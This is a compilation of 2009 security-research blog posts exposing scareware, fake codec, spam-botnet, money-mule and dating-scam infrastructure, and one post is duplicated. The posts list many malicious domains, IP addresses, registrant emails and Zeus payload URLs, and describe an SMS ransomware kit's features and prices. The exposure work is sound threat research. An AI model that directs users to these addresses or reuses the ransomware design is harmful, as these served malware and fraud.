7. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

8. http://www.virustotal.com/analisis/c41a781f59f75e7022ce4bdd165117b0%20

9. http://ddanchev.blogspot.com/2009/02/fake-codec-serving-domains-from.html

10. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

11. http://ddanchev.blogspot.com/2009/04/bogus-linkedin-profiles-redirect-to.html

12. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

13. http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html

14. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

15. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

16. http://blogs.zdnet.com/security/?p=2695

17. http://ddanchev.blogspot.com/2009/01/poisoned-search-queries-at-google-video.html

18. http://ddanchev.blogspot.com/2008/10/syndicating-google-trends-keywords-for.html

19. http://ddanchev.blogspot.com/2008/03/new-media-malware-gang-part-four.html

20. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

21. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

22. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

23. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

24. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

25. http://ddanchev.blogspot.com/2008/02/rbns-malware-puppets-need-their-master.html

26. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

27. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

28. http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html

1089

29. http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html

30. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

31. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

32. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

33. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

1090



GazTranzitStroyInfo - a Fake Russian Gas Company Facilitating Cybercrime (2009-05-19 23:37)

*" In gaz we trust"? I'd rather change **GazTranzitStroyInfo's** vision to [1]HangUp Team's infamous - " in fraud we trust". It is somehow weird to what lengths would certain cybercriminals go to create a feeling of legitimacy of their enterprise.*

***AS29371** - gaztranzitstroyinfo LLC - 91.212.41.0/24 based in Russia, Sankt Peterburg, Kropotkina 1, office 299, is one of them. Let's "drill" for some malicious activity at **GazTranzitStroyInfo,** and demonstrate how cybercriminals are converging different hosting providers to increase the lifecycle of their campaigns.*

1091



*The [2]recent peak of fake codecs (for instance **video-info .info** and **sex-tapes-celebs .com** serving [3]softwarefortubeview.40018.exe) puts the spotlight on **GazTranzitStroyInfo** and its connections with another rogue hosting provider in the face of **AS48841**, EUROHOST-AS Eurohost LLC, which was providing hosting infrastructure to the scareware domains part of [4]Conficker's Scareware Monetization strategy, and continues to do so for a great deal of exploits/malware serving domains, next to **AS10929** [5]NETELLIGENT Hosting Services Inc. where the infrastructure of the three hosting providers has converged.*

*Let's detail some malicious activity found at **GazTranzitStroyInfo.** The following are redirectors to live exploits/zeus config files/scareware found within **AS29371** and pushed through blackhat SEO and web site compromises: 1092*



***peopleopera .cn** - 91.212.41.96*

forexsec .cn

vitamingood .cn

bookadorable .cn

drawingstyle .cn

housedomainname .cn

workfuse .cn

schoolh .cn

rainfinish .cn

housevisual .cn

worksean .cn

liteauction .cn

newtransfer .cn

oceandealer .cn

musicdomainer .cn

websiteflower .cn

designroots .cn

islandtravet .cn

litefront .cn

clubmillionswow .cn

softwaresupport-group .com *- 91.212.41.91*

bestfindahome .cn

dastrealworld .ru

elantrasantrope .ru

borishoffbibi .ru

sandiiegoexpo .ru

nightplayauto .ru

startdontstop .ru

nicdaheb .cn - *91.212.41.119*

sehmadac .cn

vavgurac .cn

tixleloc .cn

xidsasuc .cn

cuzlumif .cn

teyrebuf .cn

hifgejig .cn

tukhemaj .cn

rogkadej .cn

wuhwasum .cn

sipcojeq .cn

tixwagoq .cn

silzefos .cn

popyodiw .cn

cakpapaz .cn

1094



Rogue security software:

addedantivirusonline .com *- 91.212.41.114*

addedantivirusstore .com

addedantiviruslive.com

addedantiviruspro.com

countedantiviruspro.com

myplusantiviruspro.com

easyaddedantivirus.com

yourcountedantivirus.com

bestcountedantivirus.com

yourplusantivirus.com

For instance, a sampled domain such as ***housedomainname .cn/in.cgi?6*** *redirects us to* ***securityonlinedirect***

.com*/scan.php?affid=02083 which is [6]serving scareware with hosting courtesy of* ***AS10929*** *Netelligent Hosting Services Inc, which in case you remember popped-up in the [7]Diverse Portfolio of Fake Security Software - Part Twenty. At* ***securityonlineworld .com*** *(209.44.126.22) we also have a portfolio of scareware domains:*

thestabilityweb .com

securityonlineworld .com

websecuritypolice .com

wwwsafeexamine .com

dynamicstabilityexamine .com

networkstabilityexamine .com

1095

safetyscansite .com

onlinesafetyscansite .com

securityscansite .com

stabilityonlineskim .com

socialsecurityscan .com

securityexamination .com

internetsecuritymetrics .com

onlinebrandsecuritys .com

securityonlinedirect .com

scanstabilityinternet .com

stabilityaudit .com

websecuritybureau .com

safewebsecurity .com

webbrowsersecurity .com

futureinternetsecurity .com

superiorinternetsecurity .com

*The [8]fake codec at **video-info .info** (**AS29371** - gaztranzitstroyinfo LLC) is in fact downloaded from **kir-fileplanet***

***.com** - 91.212.65.54 (**AS48841**; EUROHOST-NET) where more malicious activity is easily detected at: **downloadmax .org** - 91.212.65.19*

hd-codec .com

shotgol .com

kauitour .com

coecount .com

countbiz .com

videoaaa .net

7stepsmedia .net

ispartof .net

amoretour .net

browardcount .net

trucount3000 .com *- 91.212.65.10; 91.212.65.29*

trucount3001 .com

trucount3002 .com

antivirus-xppro-2009.com

onlinescanxppp .com

onlinescanxpp .com

onlinescanxp .com

free-webscaners .com

In cybercriminals I don’t trust.

Related posts:

[9]Fake Codec Serving Domains from Digg.com’s Comment Spam Attack

[10]Lazy Summer Days at UkrTeleGroup Ltd

[11]Bogus LinkedIn Profiles Redirect to Malware and Rogue Security Software

[12]Massive Blackhat SEO Campaign Serving Scareware

[13]EstDomains and Intercage VS Cybercrime

[14]The Template-ization of Malware Serving Sites

1096

[15]The Template-ization of Malware Serving Sites - Part Two

[16]Malware campaign at YouTube uses social engineering tricks

[17]Poisoned Search Queries at Google Video Serving Malware

[18]Syndicating Google Trends Keywords for Blackhat SEO

Related Russian Business Network coverage:

[19]The New Media Malware Gang - Part Four

[20]The New Media Malware Gang - Part Three

[21]The New Media Malware Gang - Part Two

[22]The New Media Malware Gang

[23]Rogue RBN Software Pushed Through Blackhat SEO

[24]RBN's Phishing Activities

[25]RBN's Puppets Need Their Master

[26]RBN's Fake Account Suspended Notices

[27]A Diverse Portfolio of Fake Security Software

[28]Go to Sleep, Go to Sleep my Little RBN

[29]Exposing the Russian Business Network

[30]Detecting the Blocking the Russian Business Network

[31]Over 100 Malwares Hosted on a Single RBN IP

[32]RBN's Fake Security Software

[33]The Russian Business Network

1. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

2. http://blog.threatfire.com/2009/05/softwarefortubeview-codec-schemes.html

3. http://www.virustotal.com/analisis/c41a781f59f75e7022ce4bdd165117b0

4. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

5. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

6. http://www.virustotal.com/analisis/2bfe53d6b4d1457b241a81e684a98ad3

7. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

8. http://www.virustotal.com/analisis/c41a781f59f75e7022ce4bdd165117b0%20

9. http://ddanchev.blogspot.com/2009/02/fake-codec-serving-domains-from.html

10. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

11. http://ddanchev.blogspot.com/2009/04/bogus-linkedin-profiles-redirect-to.html

12. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

13. http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html

14. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

15. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

16. http://blogs.zdnet.com/security/?p=2695

17. http://ddanchev.blogspot.com/2009/01/poisoned-search-queries-at-google-video.html

18. http://ddanchev.blogspot.com/2008/10/syndicating-google-trends-keywords-for.html

19. http://ddanchev.blogspot.com/2008/03/new-media-malware-gang-part-four.html

20. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

21. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

22. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

23. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

24. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

25. http://ddanchev.blogspot.com/2008/02/rbns-malware-puppets-need-their-master.html

26. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

27. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

28. http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html

1097

29. http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html

30. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

31. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

32. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

33. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

1098



Inside a Money Laundering Group's Spamming Operations (2009-05-26 18:41)

UPDATE: *The command and control domain has been taken care of courtesy of the brisk response of OC3 Networks Abuse Team.*

Next to the efficiency and cost-effectiveness centered cybercriminals having anticipated the [1]outsourcing (Cybercrime-as-a-Service) model a long time ago, there are those self-serving groups of cybercriminals which engage in literally each and every aspect of cybercrime - [2]money mule recruiters in this very specific case.

1099



*What do the known money laundering aliases such as Value Trans Financial Group, Inc. (**valuetrans.biz**); Advance Finance Group LLC (**af-g.net**); ABP Capital (**abpcapital.com**); Premium Financial Services (**advance-financial-products.org**); eTop Group Inc. (**etop-groupli.cc**); Liberty Group Inc. (**libertygroup.cc**); Eagle Group Inc. (**eaglegroup-main.cn**); Star Group Inc. (**eagle-group.net**); DBS Group Inc. (**dbs-group.cn**); FB &B Group Inc. (**fbb-groupli.cc**); Advance Finance Group LLC (**af-g.net**); DC Group Inc. (**dc-group.cn**); IBS Group Inc. (**ibsgroup.cc**; **ibsgroupli.cn**) and FCB Group Inc. (**fcb-group.cc**) have in common?*

It’s a 31,000 infected hosts botnet which they use exclusively for spamming.

1100



The money laundering organization describes itself as:

" The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Karl Schick. At the very beginning of its business activity the company provided fairly narrow range

of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world. "

1101



Interestingly, on the majority of occasions cybercriminals tend to undermine the level of operational security that they could have achieved at the first place, and this is one of those cases where their misconfigured botnet command and control allows other cybercriminals to hijack their botnet, and security researchers to shut it down effectively.

The people behind this money laundering organization are either lazy, or ignorant to the point where the botnet's command and control interface would be using the very same web server that they use for recruitment

purposes.

Here are some screenshots of their command and control interface used exclusively for spam campaigns:

1102



1103



1104



1105



1106



1107



1108



The domain is registered to ***supp3ortnewest@safe-mail.net*** *and the DNS services are courtesy of*

one.goldwonderful9.info*;* ***ns.partnergreatest8.net****;* ***back.partnergreatest8.net****;* ***two.goldwonderful9.info*** *which are the de-facto DNS servers for a huge number of related and separate [3]money laundering brand portfolios (the quality of the historical CYBERINT on behalf of Bobbear is the main reason why [4]commissioned DDoS attacks were hitting the site last year).*

Taking down the group's command and control domain is in progress.

1. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

2. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

3. http://www.bobbear.co.uk/

4. http://ddanchev.blogspot.com/2008/11/ddos-attack-against-bobbearcouk.html

1109



Inside a Money Laundering Group's Spamming Operations (2009-05-26 18:41)

UPDATE: *The command and control domain has been taken care of courtesy of the brisk response of OC3 Networks Abuse Team.*

Next to the efficiency and cost-effectiveness centered cybercriminals having anticipated the [1]outsourcing (Cybercrime-as-a-Service) model a long time ago, there are those self-serving groups of cybercriminals which engage in literally each and every aspect of cybercrime - [2]money mule recruiters in this very specific case.

1110



*What do the known money laundering aliases such as Value Trans Financial Group, Inc. (**valuetrans.biz**); Advance Finance Group LLC (**af-g.net**); ABP Capital (**abpcapital.com**); Premium Financial Services (**advance-financial-products.org**); eTop Group Inc. (**etop-groupli.cc**); Liberty Group Inc. (**libertygroup.cc**); Eagle Group Inc. (**eaglegroup-main.cn**); Star Group Inc. (**eagle-group.net**); DBS Group Inc. (**dbs-group.cn**); FB &B Group Inc. (**fbb-groupli.cc**); Advance Finance Group LLC (**af-g.net**); DC Group Inc. (**dc-group.cn**); IBS Group Inc. (**ibsgroup.cc**; **ibsgroupli.cn**) and FCB Group Inc. (**fcb-group.cc**) have in common?*

It's a 31,000 infected hosts botnet which they use exclusively for spamming.

1111



The money laundering organization describes itself as:

" The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Karl Schick. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world. "

1112



Interestingly, on the majority of occasions cybercriminals tend to undermine the level of operational security that they could have achieved at the first place, and this is one of those cases where their misconfigured botnet command and control allows other cybercriminals to hijack their botnet, and security researchers to shut it down effectively.

The people behind this money laundering organization are either lazy, or ignorant to the point where the botnet's command and control interface would be using the very same web server that they use for recruitment

purposes.

Here are some screenshots of their command and control interface used exclusively for spam campaigns:

1113



1114



1115



1116



1117



1118



1119



The domain is registered to ***supp3ortnewest@safe-mail.net*** *and the DNS services are courtesy of*

one.goldwonderful9.info*;* ***ns.partnergreatest8.net****;* ***back.partnergreatest8.net****;* ***two.goldwonderful9.info*** *which are the de-facto DNS servers for a huge number of related and separate [3]money laundering brand portfolios (the quality of the historical CYBERINT on behalf of Bobbear is the main reason why [4]commissioned DDoS attacks were hitting the site last year).*

Taking down the group's command and control domain is in progress.

1. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

2. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

3. http://www.bobbear.co.uk/

4. http://ddanchev.blogspot.com/2008/11/ddos-attack-against-bobbearcouk.html

1120



3rd SMS Ransomware Variant Offered for Sale (2009-05-27 19:50)

The concept of [1]ransomware is clearly making a comeback. During the past two months, scareware met the

[2]ransomware business model in the face of [3]File Fix Professional 2009 and [4]FakeAlert-CO or System Security, followed by two separate [5]SMS-based ransomware variants [6]Trj/SMSlock.A and a [7]modified version of it.

The very latest one is once again offered for sale, with a social engineering theme attempting to trick the infected user that as of 1st of May Microsoft is launching a new anti-pirates initiative, and that unless a $1 SMS is sent in order to receive the deactivation code back, their copy of Windows will remain locked.

Key features:

Support for Windows 98/Vista

- Blocks the entire desktop

- Locks system key combinations attempting to remove it

- Copied to the system folder (the file is almost impossible to find)

- Can be put in the startup

- Launches the blocking system before the desktop appears upon reboot

- Blocks all windows including the Task Manager

1121

- Upon entering the secret code, the ransomware is removed from the system folder and autorun The price for a custom-made version with the customer's own SMS data is $10, with $5 per new (undetected)

copy, as well as the complete source code available for $50 again from the same vendor.

From a "visual social engineering" perspective, the one that make scareware what it is as product – a product which would have scaled so fast if it wasn't the distribution channel in the form of web site compromises and

[8]blackhat SEO at the first place – the latest SMS ransomware variant lacks any significant key visual features which can compete with for instance, the [9]DIY fake Windows XP activation trojan and its [10]2.0 version.

With the emerging [11]localization on demand services offering [12]translations for phishing, spam and mal-

ware campaigns into popular international languages, it wouldn't take long before the SMS ransomware starts

targeting English-speaking users next to the hardcoded Russian speaking ones for the time being.

1. http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html

2. http://ddanchev.blogspot.com/2008/09/identifying-gpcode-ransomware-author.html

3. http://blogs.zdnet.com/security/?p=3014

4. http://www.avertlabs.com/research/blog/index.php/2009/05/12/fakealert-trojan-holds-systems-for-ransom/

5. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

6. http://blogs.zdnet.com/security/?p=3197

7. http://blog.fireeye.com/research/2009/04/ransomware_on_the_loose.html

8. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

9. http://ddanchev.blogspot.com/2008/10/fake-windows-xp-activation-trojan-wants.html

10. http://blogs.zdnet.com/security/?p=2201

11. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

12. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

1122

2.6

June

1123



Dating Spam Campaign Promotes Bogus Dating Agency - Part Two (2009-06-02 15:21)

Your future template-based wife is here, waiting not only for you, but also, for the hundreds of thousands of spammed gullible future husbands.

Our "dear friends" at [1]Confidential Connections are at it again - spamming out bogus dating profiles, introducing new domains and inevitably exposing the phony company's connections with managed spam services

operated by money mules, and sharing DNS servers with more cybercrime-facilitating parties.

As in their previous campaigns,

they're spamming from ***LRouen-152-82-6-202.w80-13.abo.wanadoo.fr***

[80.13.101.202], and here's the most recent portfolio of domains used in the spam campaigns parked at

62.90.136.207:

1124



dating-forin-loved .com *- Email: deolserdo@safe-mail.net*

matchwithworld .com *- Email: esheodin@safe-mail.net*

love-f-emale .com *- Email: lo3664570460504@absolutee.com*

i-amsingle .com *- Email: i-3685838623704@absolutee.com*

for-you-from-me .com *- Email: PabloStantonXW@gmail.com*

love-me-long-time .com *- Email: lo3685839114104@absolutee.com*

destinycombine .com *- Email: esheodin@safe-mail.net*

you-isnot-alone .com *- Email: SamNilsenson@gmail.com*

find-some-love .com *- Email: SamNilsenson@gmail.com*

find-thereal-love .com *- Email: deolserdo@safe-mail.net*

1125



all-hot-love .com *- Email: sup3portne3west@safe-mail.net*

find-the-reallove .com *- Email: fi3653005547304@absolutee.com*

sweet-hearts-dating .com *- Email: SamNilsenson@gmail.com*

my-great-dating .com *- Email: SamNilsenson@gmail.com*

yourmatchwith .com *- Email: esheodin@safe-mail.net*

loking-for-aman .com *- Email: lo3653004406804@absolutee.com*

myloving-heart .com *- Email: my3685835605504@absolutee.com*

beautiful-prettywoman .com *- Email: JosiahMillerTP@gmail.com*

buildyour-happylove .net *- Email: bu3664569267104@absolutee.com*

adorelovewon .com *- Email: supportnewest@safe-mail.net*

andiloveyoutoo .com *- Email: enorst10@yahoo.com*

1126



myloveamour .com *- Email: supportnewest@safe-mail.net*

luckyheatrs .com *- Email: neujelivsamomdeli@gmail.com*

just-waiting-foryou .com *- Email: SamNilsenson@gmail.com*

dreams-about-lady .com *- Email: JosiahMillerTP@gmail.com*

inspiredlove .net *- Email: antonkovalchukk@gmail.com*

make-family .net *- Email: JosiahMillerTP@gmail.com*

createyourlove .net

fillinglove .net

1127



Let’s connect the dots, shall we? Notice some of the registrant’s emails, namely ***supportnewest@safe-mail.net*** *and* ***sup3portne3west@safe-mail.net****. It gets even more interesting taking into consideration the fact that the [2]money laundering group’s botnet command and control domain was registered to* ***supp3ortnewest@safe-mail.net****.*

Moreover, among the unique usernames used exclusively by this botnet, was in fact the one used in Confidential Connections spam campaigns, confirming their connection.

1128



*Naturally, Confidential Connections are also rubbing shoulders with more cybercrime facilitating domains sharing the same DNS infrastructure (****ns1.srv .com****).*

For instance, ***superfuturebiz .com/maingovermnfer5 .com*** *(Trojan-Spy.Win32.Zbot.uyn) where a TrojanSpy.Win32.Zbot.uyn is hosted at* ***maingovermnfer5 .com****/anyfldr/demo.exe which once executed attempts to download [3]Zeus crimeware from* ***maingovermnfer5 .com/anyfldr/cfg.bin****.*

1129



Moreover, ***carder-shop .com*** *which is an [4]ex-Atrivo darling,* ***yourmagicpills .com*** *which is a typical pharmaceutical scam,* ***zaikib .in*** *a malware command and control, and* ***eefs .info*** *which is a phony "East Europe*

Financial System" and looks like a typical money mule recruitment operation.

1. http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html

2. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

3.

http://www.virustotal.com/analisis/b3dd94141526568d434f413b58f99f5c4b3e011026e7da7e17f5f3816126edbc-1243867781

4. http://www.spamhaus.org/archive/evidence/malwarehosts/atrivo.html

1130



Summarizing Zero Day's Posts for May (2009-06-02 15:49)

The following is a brief summary of all of my posts at ZDNet's [1]Zero Day for May.

You can also go through previous summaries for [2]April, [3]March, [4]February, [5]January, [6]December,

[7]November, [8]October, [9]September, [10]August and [11]July, as well as subscribe to my [12]personal RSS feed or [13]Zero Day's main feed.

Notable articles include: [14]Inside the botnets that never make the news - a [15]gallery; [16]China's 'secure'

OS Kylin - a threat to U.S offsensive cyber capabilities? and [17]The Web's most dangerous keywords to search for.

***01.** [18]Cybercriminals promoting malware-friendly search engines*

***02.** [19]New Mac OS X email worm discovered*

***03.** [20]China's 'secure' OS Kylin - a threat to U.S offsensive cyber capabilities?*

***04.** [21]Spammers harvesting emails from Twitter - in real time*

***05.** [22]56th variant of the Koobface worm detected*

***06.** [23]Study: password resetting 'security questions' easily guessed*

***07.** [24]D-Link router's CAPTCHA flawed, WPA passphrase retrieved*

1131

***08.** [25]Inside the botnets that never make the news - a gallery*

***09.** [26]The Web's most dangerous keywords to search for*

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/05/summarizing-zero-days-posts-for-april.html

3. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html

4. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

5. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

6. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

7. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

8. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

9. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

10. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

11. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

12. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

13. http://feeds.feedburner.com/zdnet/security

14. http://blogs.zdnet.com/security/?p=3432

15. http://content.zdnet.com/2346-12691_22-303596.html

16. http://blogs.zdnet.com/security/?p=3385

17. http://blogs.zdnet.com/security/?p=3457

18. http://blogs.zdnet.com/security/?p=3333

19. http://blogs.zdnet.com/security/?p=3346

20. http://blogs.zdnet.com/security/?p=3385

21. http://blogs.zdnet.com/security/?p=3402

22. http://blogs.zdnet.com/security/?p=3414

23. http://blogs.zdnet.com/security/?p=3419

24. http://blogs.zdnet.com/security/?p=3427

25. http://blogs.zdnet.com/security/?p=3432

26. http://blogs.zdnet.com/security/?p=3457

1132





From Ukrainian Blackhat SEO Gang With Love (2009-06-04 16:45)

UPDATE: *My name is now an integral part of the [1]scareware business model.*

Yet another redirector used in the ongoing blackhat SEO campaign is using it, this time saying just "hi" - ***hidan-cho.mine .nu/login.js*** *redirects to* ***privateaolemail .cn/go.php?id=2010-10 &key=b8c7c33ca &p=1*** *and then to* ***antimalwareliveproscanv3 .com*** *where [2]the scareware is served – catch up with the [3]Diverse Portfolio of Fake Security Software series.*

What’s next?

The release of Advanced Pro-Danchev Premium Live Mega Professional Anti-Spyware Online

Cleaning Scanner 2010?

You know you have a fan club, as well as positive ROI out of your research, when one of the [4]most active

blackhat SEO groups for the time being starts cursing you in its [5]multiple redirectors, in this particular case that’s ***seo.hostia .ru/ddanchev-sock-my-dick.php****.*

Back in 2007, it used to be the polite form of get lost or " [6]ai siktir vee" courtesy of the [7]New Media Malware Gang, a customer of the [8]Russian Business Network.

Upon hijacking legitimate traffic and verifying that the visitor is coming from var se = new

Array("google.","msn.","yahoo.","comcast.","aol" , the redirector then takes us to ***macrosoftwarego .com****;* ***livepayment-system .com*** *- 83.133.123.140 Email: fabian@ingenovate.com, and to* ***antimalware-live-scanv3 .com*** *-*

38.99.170.9; 78.47.91.153; 83.133.115.9; 89.47.237.52; 91.212.65.125 Email: immigration.beijing@footer.cn where 1133



[9]the scareware is served.

[10]Scareware domains (delegated) part of their campaigns which as of recently diversity to Lycos owned [11]is-the-boss.com:

anti-spyware-scan-v1 .com *-* ***ns1.futureselfdeeds .com*** *(78.47.88.217)*

malware-live-pro-scanv1 .com

premiumlivescanv1 .com

malwareliveproscanv1 .com

antiviruspcscannerv1 .com

malwareliveproscannerv1 .com

freeantispywarescan2 .com

antiviruspremiumscanv2 .com

proantivirusscanv2 .com

antiviruspaymentsystem .com

macrosoftwarego .com

advanedmalwarescanner .com

advanedpromalwarescanner .com

futureselfdeeds .com

allinternetfreebies .com

liveinternetupdates .com

momentstohaveyou .cn

1134

Rephrasing [12]the Cardigans Love Fool song - Common sense tells me I shouldn’t bother, and I ought to stick to

another blackhat SEO campaign, a blackhat SEO campaign that surely deserves me, but I think you folks do.

Thanks to [13]Sean-Paul Correll from PandaLabs for the tip.

1. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

2.

http://www.virustotal.com/analisis/2e843ef82333acd9c00f2261b7d86e9b50c51e8ac96f8edd45d4bb26730849f2-1244144720

3. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

4. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

5. http://ddanchev.blogspot.com/2009/04/twitter-worm-mikeyy-keywords-hijacked.html

6. http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html

7. http://ddanchev.blogspot.com/2008/03/new-media-malware-gang-part-four.html

8. http://ddanchev.blogspot.com/2009/05/gaztranzitstroyinfo-fake-russian-gas.html

9.

http://www.virustotal.com/analisis/91a295eda0c2ed9517d03e17b184f6688d6cef3f1bea2d021370d47f42d97414-12441

16737

10. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

11. http://google.com/safebrowsing/diagnostic?site=is-the-boss.com/

12. http://www.imeem.com/onzeonze/music/vMHfC-nL/the-cardigans-lovefool/

13. http://pandalabs.pandasecurity.com/

1135



A Diverse Portfolio of Fake Security Software - Part Twenty One (2009-06-05 16:37)

The ongoing abuse of AS10929; NETELLIGENT Hosting Services Inc. for scareware distribution purposes is peaking once again, which combined with the well-proven traffic acquisition tactics the campaigners take advantage of, prompts me to proactively undermine the effectiveness of the campaigns by ruining the monetization factor.

Next to listing the scareware domains currently in circulation, in part twenty one of the [1]Diverse Portfolio of Fake Security Software series, it's time we put the spotlight on the so called payment processors mainted by phony in-house operations.

1136



The following [2]scareware domains are [3]parked exclusively within AS10929; NETELLIGENT Hosting Services

Inc’s network, 209.44.126.102 in particular :

fanscan4 .com *209.44.126.102 Email: brmargul@gmail.com*

rayscan4 .com *Email: brmargul@gmail.com*

scantop4 .com *Email: ansouthe@gmail.com*

scanlist6 .com *Email: metamant@gmail.com*

goscanfine .com *Email: chirelqas@gmail.com*

goscanone .com *Email: canrcnad@gmail.com*

scan4note .com *Email: ansouthe@gmail.com*

in4ck .com *Email: taboussybr@gmail.com*

goscanwork .com *Email: govemati@gmail.com*

in4tk .com *Email: skeltonrw@gmail.com*

goscanatom .com *Email: gleyersth@gmail.com*

top4scan .com *Email: ansouthe@gmail.com*

1137

slot6scan .com *Email: metamant@gmail.com*

gometascan .com *Email: ricboin@gmail.com*

gopagescan .com *Email: tanehen@gmail.com*

gofinescan .com *Email: alcnafuch@gmail.com*

goelitescan .com *Email: funully@gmail.com*

gorankscan .com *Email: canrcnad@gmail.com*

goworkscan .com *Email: govemati@gmail.com*

gogoalscan .com *Email: chinrfi@gmail.com*

gogenscan .com *Email: tanehen@gmail.com*

goautoscan .com *Email: tanehen@gmail.com*

goflexscan .com *Email: alcnafuch@gmail.com*

goscanauto .com *Email: canrcnad@gmail.com*

scan6slot .com *Emaik: telerdomb@gmail.com*

in4st .com *Email: skeltonrw@gmail.com*

scan6list .com *Email: telerdomb@gmail.com*

goscanflex .com *Email: chirelqas@gmail.com*

1138



goscankey .com *Email: ricboin@gmail.com*

scanmeta4 .info *Email: sitintu@gmail.com*

scannote4 .info *Email: sitintu@gmail.com*

metascan4 .info *Email: finewnrk@gmail.com*

zonescan4 .info *Email: mexnacc@gmail.com*

notescan4 .info *Email: finewnrk@gmail.com*

miniscan4 .info *Email: finewnrk@gmail.com*

rankscan4 .info *Email: mexnacc@gmail.com*

atomscan4 .info *Email: finewnrk@gmail.com*

fanscan4 .info *Email: finewnrk@gmail.com*

genscan4 .info *Email: finewnrk@gmail.com*

autoscan4 .info *Email: sitintu@gmail.com*

topscan4 .info *Email: finewnrk@gmail.com*

starscan4 .info *Email: finewnrk@gmail.com*

1139



fixscan4 .info *Email: sitintu@gmail.com*

mixscan4 .info *Email: finewnrk@gmail.com*

luxscan4 .info *Email: finewnrk@gmail.com*

rayscan4 .info *Email: finewnrk@gmail.com*

keyscan4 .info *Email: sitintu@gmail.com*

scangen4 .info *Email: sitintu@gmail.com*

scanauto4 .info *Email: mexnacc@gmail.com*

scantop4 .info *Email: finewnrk@gmail.com*

scanflex4 .info *Email: mexnacc@gmail.com*

scan4meta .info *Email: finewnrk@gmail.com*

scan6meta .info *Email: donboset@gmail.com*

scan4fine .info *Email: mexnacc@gmail.com*

meta4scan .info *Email: finewnrk@gmail.com*

